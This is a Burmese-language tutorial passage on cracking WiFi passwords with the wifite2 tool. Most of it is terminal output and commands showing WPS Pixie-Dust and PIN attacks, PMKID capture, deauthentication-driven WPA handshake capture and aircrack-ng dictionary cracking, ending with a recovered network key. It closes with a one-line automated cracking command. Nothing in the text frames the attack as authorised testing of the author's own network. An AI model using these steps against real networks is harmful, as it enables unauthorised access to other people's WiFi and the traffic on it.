  1          [REDACTED]  7  WPA-P  23db  yes   1
[+] select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against B4:CD:[REDACTED] ([REDACTED])
[+] [REDACTED] (22db) WPS Pixie-Dust: [4m8s] Initializing (Timeouts:4)
```

Fig → 4

ctrl+C ကိုနှိပ်လိုက်ရင် select target ..all လို့ပေါ်လာပါလိမ့်မယ်။ ထို့နောက် 1 ဆိုပြီး ကျနော် attack လုပ်ချင်တဲ့ Number ကို ထည့်လိုက်ပါတယ်။စတင်ပြီး အလုပ်လုပ်နေပြီးဖြစ်သည်။

```

[+] (1/1) Starting attacks against B4: [REDACTED] ( [REDACTED] )
[+] [REDACTED] (22db) WPS Pixie-Dust: [39s] Initializing (Timeouts:5) ^C
[!] Interrupted

[+] 4 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] [REDACTED] (21db) WPS NULL PIN: [--3s] Failed: Timeout after 300 seconds
[+] [REDACTED] (23db) WPS PIN Attack: [0s] Waiting for target to appear...
[+] [REDACTED] (53db) WPS PIN Attack: [12s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (20db) WPS PIN Attack: [13s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (20db) WPS PIN Attack: [13s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (51db) WPS PIN Attack: [14s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (51db) WPS PIN Attack: [14s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (24db) WPS PIN Attack: [15s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (24db) WPS PIN Attack: [15s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (53db) WPS PIN Attack: [16s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (24db) WPS PIN Attack: [16s PINs:1] (0.00%) Initializing (T
[+] [REDACTED] (24db) WPS PIN Attack: [17s PINs:1] (0.00%) Initializing (T
imeouts:1) ^C
[!] Interrupted

[+] 2 attack(s) remain

```

Fig→ 5

attack ကို စတင်ပြီး ဆိုတာနဲ့ ကြာချိန်စက္ကန့် ကိုပြပါတယ်။ မစောင့်ချင်ဘူးဆို 2 မိနစ်လောက်နေ ctrl+c ကို နိမ့် ပြီးရင် C ကို စက်နိမ့်။ (wifi connection ကိုယ်ကိုဘာသာဖြုတ်ပြီး password ပြန်ဖြည့်ပေါ့)

PIN attack မှာဆိုလျှင် စက်ကိုလေးပြီး connection ဖြုတ်အောင် ပြုလုပ်နေတာဖြစ်ပါတယ်။ Connection ဖြုတ်လို့ user က password ပြန်ထည့်ရင် attack -3 အဆင့်ကိုရောက်သွားပါတယ်။

```

[!] Interrupted

[+] 2 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] (23db) PMKID CAPTURE: Waiting for PMKID (1m6s) ^C
[!] Interrupted

[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] (23db) WPA Handshake capture: Waiting for target to appear.
[+] (23db) WPA Handshake capture: found existing handshake for
[+] Using handshake from hs/handshake-CD-27-9B-F3-93_2021-12-18T23-25-04.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for b4:c
[+] cowpatty: .cap file contains a valid handshake for ( )
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 0.30% ETA: 50s @ 4022.7kps (current key: cin

```

Fig→

attack-3 မှာ password ကို capture လမ်းယူလိုက်ပြီး cap file တစ်ခုကို ဖန်တီးလိုက်ပါတယ်။ထို့နောက် step 4 အနေဖြင့် default wordlist password ဖြင့် password ကို စစ်ထုတ်နေပါတယ်။

Password ကိုတွေ့ပြီဆိုရင်အောက်ပါအတိုင်းပေါ်လာပါလိမ့်မယ်။



```
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for b4:cd:27:9b:f3:93
[+] cowpatty: .cap file contains a valid handshake for (5BB-F393)
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with passwords.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 1150.5kps (current key: )
[+] Cracked WPA Handshake PSK: TFABAB046MR

[+] Access Point Name: [REDACTED]
[+] Access Point BSSID: B4:CD [REDACTED]
[+] Encryption: WPA
[+] Handshake File: hs/handshake [REDACTED] F3-93_2021-12-18T23-25
04.cap
[+] PSK (password): TFAB [REDACTED]
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
```

Access Point Name ဆိုတဲ့ wifi name ရယ်။

BSSID ဆိုတဲ့ wifi address ရယ်။

Encryption type ရယ်ဖြစ်ပါတယ်။

အောက်က password ပါတယ်။ handshake file  
ရယ်။ အဲ့အောက်က psk ဆိုတာကတော့ password  
ပေါ့ဗျာ။ ယခုနည်းက automatic wifi password  
crack သွားတဲ့နည်းဖြစ်ပါတယ်။

wifilite ကို အသုံးပြုပြီး command တစ်ကြောင်း  
တည်းဖြင့် crack သွားလို့ရပါတယ်။

Automate Wifi Password Crack with wifilite  
အခုနည်းက တော့ cmd တစ်ကြောင်းဖြင့် wifi password crack သွားတဲ့နည်းပါ။

```
# wifite --kill --dict /home/soloninja/passwords.txt

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
```

Fig-1

process တွေကို တစ်ခါတည်း kill ကာ password file ပါထည့်သွင်းထားခြင်းဖြစ်သည်။

```
/Pyrit/wiki

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy0  ath10k_pci  Qualcomm Atheros QCA9377 802.11ac Wireless Netw
ork Adapter (rev 31)
2. wlan1    phy1  rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]

[+] Select wireless interface (1-2): 2
[+] wlan1 is already in monitor mode

NUM  ESSID  CH  ENCR  POWER  WPS?  CLIENT
-----
1    [REDACTED]  11  WPA-P  23db  no
[+] select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against B4 [REDACTED] ([REDACTED])
[+] [REDACTED] 3 (23db) PMKID CAPTURE: Waiting for PMKID (1m56s) ^C
[!] Interrupted
```

Fig-2

wireless interface ကိုရွေးလိုက်ပါ။ ထို့နောက် တစ်ခုတည်းသော wifi number ကို ထည့်လိုက်ပါတယ်။ ပြီးနောက် စတင် attack နေပြီဖြစ်ပါတယ်။ 2m30s ကနေ PMKID 1m55s က မှာ ကျနော် ctrl+C ကို နိမ့်လိုက်ပါတယ်။

```
[+] select target(s) (1-1) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against [REDACTED]
[+] [REDACTED] (23db) PMKID CAPTURE: Waiting for PMKID (1m56s) ^C
[!] Interrupted

[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] [REDACTED] (23db) WPA Handshake capture: found existing handshake for [REDACTED]
[+] Using handshake from hs/handshake_[REDACTED]_2021-12-18T23-25-04.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for [REDACTED]
[+] cowpatty: .cap file contains a valid handshake for [REDACTED]
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with passwords.txt wordlist
[+] Cracking WPA Handshake: 78.57% ETA: 0s @ 954.8kps (current key: )
[+] Cracked WPA Handshake PSK: TFABAB046MR

[+] Access Point Name: [REDACTED]
[+] Access Point BSSID: [REDACTED]
[+] Encryption: WPA
[+] Handshake File: hs/handshake_[REDACTED]_2021-12-18T23-25-04.cap
[+] PSK (password): TFABAB046MR
[+] [REDACTED] already exists in cracked.json, skipping.
[+] Finished attacking 1 target(s), exiting
```

Fig -4

Ctrl+C နိမ့်ပြီးနောက် 1 attack remain အောက်တွင် c,e ကို ဖြည့်ခိုင်းပါတယ်။ ထို့နောက် သူဘာသာ capture ဖမ်းပြီး password key ကို ပြပါတယ်။

